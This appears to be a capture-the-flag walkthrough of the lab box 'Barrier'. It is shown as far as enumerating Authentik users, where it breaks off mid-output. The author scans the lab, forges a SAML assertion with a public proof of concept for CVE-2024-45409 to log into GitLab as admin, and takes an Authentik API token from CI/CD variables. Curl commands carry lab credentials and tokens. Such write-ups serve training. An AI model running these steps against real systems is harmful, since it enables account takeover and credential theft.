HTB: Barrier

Barrier is a Linux box with GitLab, Authentik, and Apache Guacamole. I’ll exploit a SAML signature bypass vulnerability in GitLab’s Ruby SAML library to forge a SAML assertion and log in as admin. From GitLab’s CI/CD variables, I’ll recover an Authentik API token and use it to create an admin account. With Authentik admin access, I’ll impersonate a user in Guacamole to get an SSH shell. From there, I’ll find database credentials for Guacamole’s MariaDB backend and extract an SSH private key and passphrase for another user. That user’s bash history contains a password that works with sudo to get root.
Box Info



Recon
Initial Scanning
nmap finds six open TCP ports, SSH (22) and HTTP (80, 8080, 9000), HTTPS (443, 9443):
oxdf@hacky$ sudo nmap -p- -vvv --min-rate 10000 10.129.234.46
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-26 22:55 UTC
...[snip]...
Nmap scan report for 10.129.234.46
Host is up, received syn-ack ttl 62 (0.023s latency).
Scanned at 2026-02-26 22:55:05 UTC for 7s
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE        REASON
22/tcp   open  ssh            syn-ack ttl 63
80/tcp   open  http           syn-ack ttl 62
443/tcp  open  https          syn-ack ttl 62
8080/tcp open  http-proxy     syn-ack ttl 63
9000/tcp open  cslistener     syn-ack ttl 62
9443/tcp open  tungsten-https syn-ack ttl 62

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.10 seconds
           Raw packets sent: 68645 (3.020MB) | Rcvd: 65546 (2.622MB)
oxdf@hacky$ sudo nmap -p 22,80,443,8080,9000,9443 -sCV 10.129.234.46
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-26 22:55 UTC
Nmap scan report for 10.129.234.46
Host is up (0.023s latency).

PORT     STATE SERVICE             VERSION
22/tcp   open  ssh                 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  3072 f3:6c:aa:fe:2c:20:f6:55:a0:5b:61:54:cf:39:17:d0 (RSA)
80/tcp   open  http                nginx
|_http-title: Did not follow redirect to https://gitlab.barrier.vl:443/
443/tcp  open  ssl/http            nginx
|_http-trane-info: Problem with XML parsing of /evox/about
| ssl-cert: Subject: commonName=gitlab.barrier.vl/organizationName=Mycompany/stateOrProvinceName=Some-State/countryName=AU
| Subject Alternative Name: DNS:gitlab.barrier.vl
| Not valid before: 2026-01-28T11:21:55
|_Not valid after:  2126-01-04T11:21:55
| http-robots.txt: 58 disallowed entries (15 shown)
| / /autocomplete/users /autocomplete/projects /search
| /admin /profile /dashboard /users /api/v* /help /s/ /-/profile
|_/-/user_settings/profile /-/ide/ /-/experiment
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was https://10.129.234.46/users/sign_in
|_ssl-date: TLS randomness does not represent time
8080/tcp open  http                Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat
9000/tcp open  cslistener?
| fingerprint-strings:
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Length: 0
|     Content-Type: text/html; charset=utf-8
|     Date: Thu, 26 Feb 2026 22:55:53 GMT
|     Location: /flows/-/default/authentication/?next=/
|     Referrer-Policy: same-origin
|     Vary: Accept-Encoding
|     Vary: Cookie
|     X-Authentik-Id: e61e326e21984833aff243886d265cd9
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: DENY
|     X-Powered-By: authentik
|   HTTPOptions:
|     HTTP/1.0 302 Found
|     Content-Length: 0
|     Content-Type: text/html; charset=utf-8
|     Date: Thu, 26 Feb 2026 22:55:53 GMT
|     Location: /flows/-/default/authentication/?next=/
|     Referrer-Policy: same-origin
|     Vary: Accept-Encoding
|     Vary: Cookie
|     X-Authentik-Id: f38280cdc04d4d589fac2bdddd1fc809
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: DENY
|_    X-Powered-By: authentik
9443/tcp open  ssl/tungsten-https?
| ssl-cert: Subject: commonName=authentik default certificate/organizationName=authentik
| Subject Alternative Name: DNS:*
| Not valid before: 2026-02-26T22:17:17
|_Not valid after:  2027-02-26T22:17:17
| fingerprint-strings:
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Length: 0
|     Content-Type: text/html; charset=utf-8
|     Date: Thu, 26 Feb 2026 22:55:56 GMT
|     Location: /flows/-/default/authentication/?next=/
|     Referrer-Policy: same-origin
|     Vary: Accept-Encoding
|     Vary: Cookie
|     X-Authentik-Id: 46f5172a7a2f4eba8213a9bf0679aae7
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: DENY
|     X-Powered-By: authentik
|   HTTPOptions:
|     HTTP/1.0 302 Found
|     Content-Length: 0
|     Content-Type: text/html; charset=utf-8
|     Date: Thu, 26 Feb 2026 22:55:56 GMT
|     Location: /flows/-/default/authentication/?next=/
|     Referrer-Policy: same-origin
|     Vary: Accept-Encoding
|     Vary: Cookie
|     X-Authentik-Id: 7859f4cc3fee42b0ab008940f2ebd9f3
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: DENY
|_    X-Powered-By: authentik
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port9000-TCP:V=7.94SVN%I=7%D=2/26%Time=69A0CF79%P=x86_64-pc-linux-gnu%r
...[snip]...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.76 seconds
Based on the OpenSSH version, the host is likely running Ubuntu 22.04 jammy LTS (or maybe 22.10 kinetic).
Ports 22 and 8080 are showing TTLs of 63, which is the expected TTL for Linux one hop away:
oxdf@hacky$ sudo lft 10.129.234.46:22
Tracing ...T
TTL LFT trace to 10.129.234.46:22/tcp
 1  10.10.14.1 21.1ms
 2  [target open] 10.129.234.46:22 21.6ms
oxdf@hacky$ sudo lft 10.129.234.46:8080
Tracing ...T
TTL LFT trace to 10.129.234.46:8080/tcp
 1  10.10.14.1 20.7ms
 2  [target open] 10.129.234.46:8080 21.7ms
The other four ports are an additional hop away:
oxdf@hacky$ sudo lft 10.129.234.46:80
Tracing ....T
TTL LFT trace to 10.129.234.46:80/tcp
 1  10.10.14.1 21.0ms
 2  10.129.234.46 21.2ms
 3  [target open] 10.129.234.46:80 21.3ms
oxdf@hacky$ sudo lft 10.129.234.46:443
Tracing ....T
TTL LFT trace to 10.129.234.46:443/tcp
 1  10.10.14.1 20.9ms
 2  10.129.234.46 21.4ms
 3  [target open] 10.129.234.46:443 22.1ms
oxdf@hacky$ sudo lft 10.129.234.46:9000
Tracing ....T
TTL LFT trace to 10.129.234.46:9000/tcp
 1  10.10.14.1 21.4ms
 2  10.129.234.46 21.5ms
 3  [target open] 10.129.234.46:9000 21.5ms
oxdf@hacky$ sudo lft 10.129.234.46:9443
Tracing ....T
TTL LFT trace to 10.129.234.46:9443/tcp
 1  10.10.14.1 20.9ms
 2  10.129.234.46 21.3ms
 3  [target open] 10.129.234.46:9443 21.9ms
That suggests they are running in one or more containers.
Port 80 shows a redirect to gitlab.barrier.vl. That same domain is in the TLS certificate for port 443. I’ll use ffuf to bruteforce for any other subdomains of barrier.vl that respond differently on both HTTP and HTTPs, but not find anything. I’ll add the domain and subdomain to my hosts file:
10.129.234.46 barrier.vl gitlab.barrier.vl
Ports 9000 and 9443 both show headers that reference Authentik.
gitlab.barrier.vl - TCP 80 / 443
Site
Visiting the site over HTTP or HTTPS redirects to a GitLab signin page (over HTTPS):

Clicking “Explore” at the bottom right shows one public repo:

It’s got a single Python script:

The script uses hard-coded credentials to connect to this GitLab instance and then list repos:
import requests
from urllib.parse import urljoin
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

def get_gitlab_repos():
    base_url = 'https://gitlab.barrier.vl'
    api_url = urljoin(base_url, '/api/v4/')

    auth_data = {
        'grant_type': 'password',
        'username': 'satoru',
        'password': '***'
    }

    try:
        session = requests.Session()
        session.verify = False

        response = session.post(urljoin(base_url, '/oauth/token'), data=auth_data)
        response.raise_for_status()

        token = response.json()['access_token']
        headers = {'Authorization': f'Bearer {token}'}

        projects_response = session.get(urljoin(api_url, 'projects'), headers=headers)
        projects_response.raise_for_status()

        projects = projects_response.json()

        print("Available repositories:")
        for project in projects:
            print(f"\nName: {project['name']}")
            print(f"Description: {project.get('description', 'No description available')}")
            print(f"URL: {project['web_url']}")
            print(f"Last activity: {project['last_activity_at']}")
            print("-" * 50)

    except requests.exceptions.RequestException as e:
        print(f"Error occurred: {str(e)}")
        if hasattr(e.response, 'text'):
            print(f"Response text: {e.response.text}")
    finally:
        session.close()

if __name__ == "__main__":
    get_gitlab_repos()
The user is satoru, and the password is redacted. Looking at the changes on that file in previous commit shows the password:

These credentials do work to login. There are no new repos at this point, but I can create repos. I don’t see any runners available.
Tech Stack
The HTTP response headers show the nginx server as well as that this is GitLab:
HTTP/2 302 Found
Server: nginx
Date: Fri, 27 Feb 2026 21:54:55 GMT
Content-Type: text/html; charset=utf-8
Location: https://gitlab.barrier.vl/users/sign_in
Cache-Control: no-cache
Content-Security-Policy:
Permissions-Policy: interest-cohort=()
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Gitlab-Meta: {"correlation_id":"01KJGHHZ90M69E1ZG4VWP5ZWT2","version":"1"}
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: 01KJGHHZ90M69E1ZG4VWP5ZWT2
X-Runtime: 0.058930
X-Ua-Compatible: IE=edge
X-Xss-Protection: 1; mode=block
Strict-Transport-Security: max-age=63072000
Referrer-Policy: strict-origin-when-cross-origin
On the /help page, there’s a version in the HTML source:
 Click for full size image
It’s version 17.3.2. I’m going to skip the directory brute force on this known software.
Tomcat - TCP 8080
Site
The site on 8080 is the default Apache Tomcat page:

/manager is where the admin page typically is, but it pops auth and the satoru creds don’t work.
Tech Stack
The HTTP response headers don’t show much:
HTTP/1.1 200
Accept-Ranges: bytes
ETag: W/"1895-1734881225489"
Last-Modified: Sun, 22 Dec 2024 15:27:05 GMT
Content-Type: text/html
Content-Length: 1895
Date: Sat, 28 Feb 2026 18:05:12 GMT
Keep-Alive: timeout=20
Connection: keep-alive
The 404 page is the default Tomcat 404:

It gives the Tomcat version of 9.0.58.
Directory Brute Force
Brute force finds the well known manager pages:
oxdf@hacky$ feroxbuster -u http://barrier.vl:8080

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://barrier.vl:8080
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        1l       69w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
302      GET        0l        0w        0c http://barrier.vl:8080/manager/ => http://barrier.vl:8080/manager/html
401      GET       63l      291w     2499c http://barrier.vl:8080/manager/html
302      GET        0l        0w        0c http://barrier.vl:8080/host-manager/ => http://barrier.vl:8080/host-manager/html
302      GET        0l        0w        0c http://barrier.vl:8080/manager => http://barrier.vl:8080/manager/
401      GET       54l      241w     2044c http://barrier.vl:8080/host-manager/html
200      GET       29l      211w     1895c http://barrier.vl:8080/
400      GET        1l       72w      771c http://barrier.vl:8080/plain]
400      GET        1l       72w      771c http://barrier.vl:8080/[
400      GET        1l       72w      771c http://barrier.vl:8080/]
400      GET        1l       72w      771c http://barrier.vl:8080/quote]
400      GET        1l       72w      771c http://barrier.vl:8080/extension]
400      GET        1l       72w      771c http://barrier.vl:8080/[0-9]
[####################] - 24s    30008/30008   0s      found:12      errors:0
[####################] - 24s    30000/30000   1263/s  http://barrier.vl:8080/
Nothing else too interesting.
Authentik - TCP 9000 / 9443
Both 9000 and 9443 are serving an instance of Authentik:

Authentik is an open-source Identity Provider (IdP) and Single Sign-On (SSO) solution. It supports protocols like SAML, OAuth2, OpenID Connect, and LDAP, allowing organizations to centralize authentication across multiple applications, acting as a unified login portal for services like GitLab, Grafana, Nextcloud, etc. It’s self-hosted and often deployed via Docker.
The satoru creds work, showing two applications on login:

Clicking “Gitlab” logs me in:

And clicking “Continue” loads GitLab. If I look at the requests, it’s using SAML to authenticate to GitLab:

Apache Guacamole is an open-source clientless remote desktop gateway. It lets users access remote desktops (via RDP, VNC, SSH, Telnet) through a web browser through an HTML5-based interface. Logging in there ends up at a Tomcat application, http://barrier.vl:8080/guacamole/#/:

I’m logged in as satoru, but I don’t seem to have any access to anything.
Shell as maki
Admin GitLab Access
CVE-2024-45409 Background
Looking at the GitLab releases page for versions shortly after 17.3.2, I’ll find the release for 17.3.3, which has a single fix:

NIST describes CVE-2024-45409 as:
The Ruby SAML library is for implementing the client side of a SAML authorization. Ruby-SAML in <= 12.2 and 1.13.0 <= 1.16.0 does not properly verify the signature of the SAML Response. An unauthenticated attacker with access to any signed saml document (by the IdP) can thus forge a SAML Response/Assertion with arbitrary contents. This would allow the attacker to log in as arbitrary user within the vulnerable system. This vulnerability is fixed in 1.17.0 and 1.12.3.
That seems very useful here. I can use SAML to login as any user!
Enumerate GitLab Users
To know what user I want to login as, I’ll need to know the available usernames. I’ll need an API token, which I’ll get by going to the Preferences page (clicking on the logged in user’s icon) and then “Access tokens”. There I’ll click “Add new token”, giving it all the scopes:

I can also request a token from the API:
oxdf@hacky$ curl -sk https://gitlab.barrier.vl/oauth/token -d "grant_type=password&username=satoru&password=dGJ2V72SUEMsM3Ca"
{"access_token":"f7e83b0e835f41f74d64aba66b595c736aba3b294bbd84364962ebe09ea82871","token_type":"Bearer","expires_in":7200,"refresh_token":"aa077503de38efeeab065671c96c0504bb818a5d245396a717570e1c87e5726d","scope":"api","created_at":1772301483}
Either of these work as a Bearer token to list users:
oxdf@hacky$ curl -sk --header "Authorization: Bearer glpat-LPHP2BvZbzA4kjLGdyUc" "https://gitlab.barrier.vl/api/v4/users?per_page=100" | jq .
[
  {
    "id": 4,
    "username": "support-bot",
    "name": "GitLab Support Bot",
    "state": "active",
    "locked": false,
    "avatar_url": "https://gitlab.barrier.vl/uploads/-/system/user/avatar/4/support-bot.png",
    "web_url": "https://gitlab.barrier.vl/support-bot"
  },
  {
    "id": 3,
    "username": "alert-bot",
    "name": "GitLab Alert Bot",
    "state": "active",
    "locked": false,
    "avatar_url": "https://gitlab.barrier.vl/uploads/-/system/user/avatar/3/alert-bot.png",
    "web_url": "https://gitlab.barrier.vl/alert-bot"
  },
  {
    "id": 2,
    "username": "satoru",
    "name": "satoru",
    "state": "active",
    "locked": false,
    "avatar_url": "https://secure.gravatar.com/avatar/f76962cdfb535a817fc9ff0e8fe34e28e92ba91df930af41f610fe8288e89a17?s=80&d=identicon",
    "web_url": "https://gitlab.barrier.vl/satoru"
  },
  {
    "id": 1,
    "username": "akadmin",
    "name": "akadmin",
    "state": "active",
    "locked": false,
    "avatar_url": "https://secure.gravatar.com/avatar/818e54f1cbac56d3843c45d092853330b4d2cb8a6a7feed4703d3019a6993314?s=80&d=identicon",
    "web_url": "https://gitlab.barrier.vl/akadmin"
  }
]
akadmin is the default admin name used by Authentik!
Exploit CVE-2024-45409
Synacktiv has a POC. I’ll intercept the SAML XML assertion and use the script to modify it and put it back.
I’ll sign out of GitLab, and load the page in Authentik that shows the applications. Now I’ll enable interception in Burp Proxy, and launch GitLab from Authentic (I like to open it in a new tab so I keep the applications page).
After allowing a few requests to pass through, there will be the SAML request to gitlab.barrier.vl:
 Click for full size image
That blob is the SAML assertion. It’s actually XML that’s been deflated, then base64-encoded, and then URL encoded. I can reverse that with CyberChef:
 Click for full size image
I’ll save that XML to a file, and pass it to the POC:
oxdf@hacky$ uv run --with lxml CVE-2024-45409.py -r saml.xml -n akadmin
[+] Parse response
        Digest algorithm: sha256
        Canonicalization Method: http://www.w3.org/2001/10/xml-exc-c14n#
[+] Remove signature from response
[+] Patch assertion ID
[+] Patch assertion NameID
[+] Patch assertion conditions
[+] Move signature in assertion
[+] Patch response ID
[+] Insert malicious reference
[+] Clone signature reference
[+] Create status detail element
[+] Patch digest value
[+] Write patched file in response_patched.xml
I’ll put the result back through CyberChef to re-encode it:
 Click for full size image
And paste that back into the hung request at Burp Proxy. On sending that, and turning off interception, I’m logged into GitLab as akadmin:

akadmin GitLab Enumeration
The akadmin user doesn’t have any repos. They are an admin, so they can access the Admin area. There is one runner setup:

It would be pretty straightforward to get RCE inside a runner container. This would give access to environment variables, but in general this isn’t a real path to the host system. Before I go to this trouble, I’ll check the stored variables. Under Settings > CI/CD there’s a Variables section, which is often used to store API keys to outside services that are meant to be used in CI/CD jobs:

There’s an AUTHENTIK_TOKEN, which I can get by hitting the copy icon next to the “*”s.
Authentik Admin Access
Authentik API Enumeration
I’ll check the token against the Authentik API (which is documented at api.goauthentik.io). A simple check is the admin version endpoint. I’ll try it without the token, see it fails, add the token, and it works:
oxdf@hacky$ curl -s -L 'http://barrier.vl:9000/api/v3/admin/version/' -H 'Accept: application/json'
{"detail":"Authentication credentials were not provided."}
oxdf@hacky$ AUTHENTIK_API_TOKEN=MqL8GPTr7y4EDMWsp7gxb2YiKEzuNpLZ2QVia8HD4MLc93vgublgL5xQEvTc
oxdf@hacky$ curl -s -L 'http://barrier.vl:9000/api/v3/admin/version/' -H 'Accept: application/json' -H "Authorization: Bearer $AUTHENTIK_API_TOKEN" | jq .
{
  "version_current": "2024.10.5",
  "version_latest": "0.0.0",
  "version_latest_valid": false,
  "build_hash": "",
  "outdated": false,
  "outpost_outdated": false
}
This shows this token not only works but has at least some admin privileges. I can list the installed applications which shows both GitLab and Guacamole:
oxdf@hacky$ curl -s -L 'http://barrier.vl:9000/api/v3/core/applications/' -H 'Accept: application/json' -H "Authorization: Bearer $AUTHENTIK_API_TOKEN" | jq .
{
  "pagination": {
    "next": 0,
    "previous": 0,
    "count": 2,
    "current": 1,
    "total_pages": 1,
    "start_index": 1,
    "end_index": 2
  },
  "results": [
    {
      "pk": "78563ee9-c606-4349-be4a-0162f30743fe",
      "name": "Gitlab",
      "slug": "gitlab",
      "provider": 1,
      "provider_obj": {
        "pk": 1,
        "name": "GitlabSAML",
        "authentication_flow": "c54ee08b-0833-4623-9c5e-98949cf0d185",
        "authorization_flow": "8d166c19-0ecf-459e-b213-e6181bcf0e32",
        "invalidation_flow": "73e3b7a4-7d84-40e1-9036-f3b5d3ceaa85",
        "property_mappings": [
          "4cb262c9-3951-4b96-9efe-e3f800df9e32"
        ],
        "component": "ak-provider-saml-form",
        "assigned_application_slug": "gitlab",
        "assigned_application_name": "Gitlab",
        "verbose_name": "SAML Provider",
        "verbose_name_plural": "SAML Providers",
        "meta_model_name": "authentik_providers_saml.samlprovider"
      },
      "backchannel_providers": [],
      "backchannel_providers_obj": [],
      "launch_url": "/application/saml/gitlab/sso/binding/init/",
      "open_in_new_tab": false,
      "meta_launch_url": "",
      "meta_icon": null,
      "meta_description": "",
      "meta_publisher": "",
      "policy_engine_mode": "any",
      "group": ""
    },
    {
      "pk": "f63783af-abbd-4519-bec7-6fe129024b3b",
      "name": "Guacamole",
      "slug": "guac",
      "provider": 2,
      "provider_obj": {
        "pk": 2,
        "name": "GuacSAML",
        "authentication_flow": "c54ee08b-0833-4623-9c5e-98949cf0d185",
        "authorization_flow": "9b249a59-fb83-46d4-ad7a-a5e459d2188e",
        "invalidation_flow": "73e3b7a4-7d84-40e1-9036-f3b5d3ceaa85",
        "property_mappings": [
          "07a97217-6b21-44bb-b2d6-d390a97ecc1a"
        ],
        "component": "ak-provider-saml-form",
        "assigned_application_slug": "guac",
        "assigned_application_name": "Guacamole",
        "verbose_name": "SAML Provider",
        "verbose_name_plural": "SAML Providers",
        "meta_model_name": "authentik_providers_saml.samlprovider"
      },
      "backchannel_providers": [],
      "backchannel_providers_obj": [],
      "launch_url": "/application/saml/guac/sso/binding/init/",
      "open_in_new_tab": false,
      "meta_launch_url": "",
      "meta_icon": null,
      "meta_description": "",
      "meta_publisher": "",
      "policy_engine_mode": "any",
      "group": ""
    }
  ]
}
I can also check out the users on this instance:
oxdf@hacky$ curl -s -L 'http://barrier.vl:9000/api/v3/core/users/' -H 'Accept: application/json' -H "Authorization: Bearer $AUTHENTIK_API_TOKEN" | jq .
{
  "pagination": {
    "next": 0,
    "previous": 0,
    "count": 4,
    "current": 1,
    "total_pages": 1,
    "start_index": 1,
    "end_index": 4
  },
  "results": [
    {
      "pk": 2,
      "username": "ak-outpost-af1fa701dddb44f98ddf2c3868733303",
      "name": "Outpost authentik Embedded Outpost Service-Account",
      "is_active": true,
      "last_login": null,
      "is_superuser": false,
      "groups": [],
      "groups_obj": [],
      "email": "",
      "avatar": "https://www.gravatar.com/avatar/e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855?size=158&rating=g&default=404",
      "attributes": {},
      "uid": "2698567113c1ff76765c3baaa33db04c022784564d91d0c65ef03f41961282cf",
      "path": "goauthentik.io/outposts",
      "type": "internal_service_account",
      "uuid": "3737be82-3c55-4195-b639-478c339edb35"
    },
    {
      "pk": 4,
      "username": "akadmin",
      "name": "authentik Default Admin",
      "is_active": true,
      "last_login": "2025-06-18T09:25:04.724776Z",
      "is_superuser": true,
      "groups": [
        "a38fb983-8b71-4bf2-b5a7-42ab9fdd58e8"
      ],
      "groups_obj": [
        {
          "pk": "a38fb983-8b71-4bf2-b5a7-42ab9fdd58e8",
          "num_pk": 21741,
          "name": "authentik Admins",
          "is_superuser": true,
          "parent": null,
          "parent_name": null,
          "attributes": {}
        }
      ],
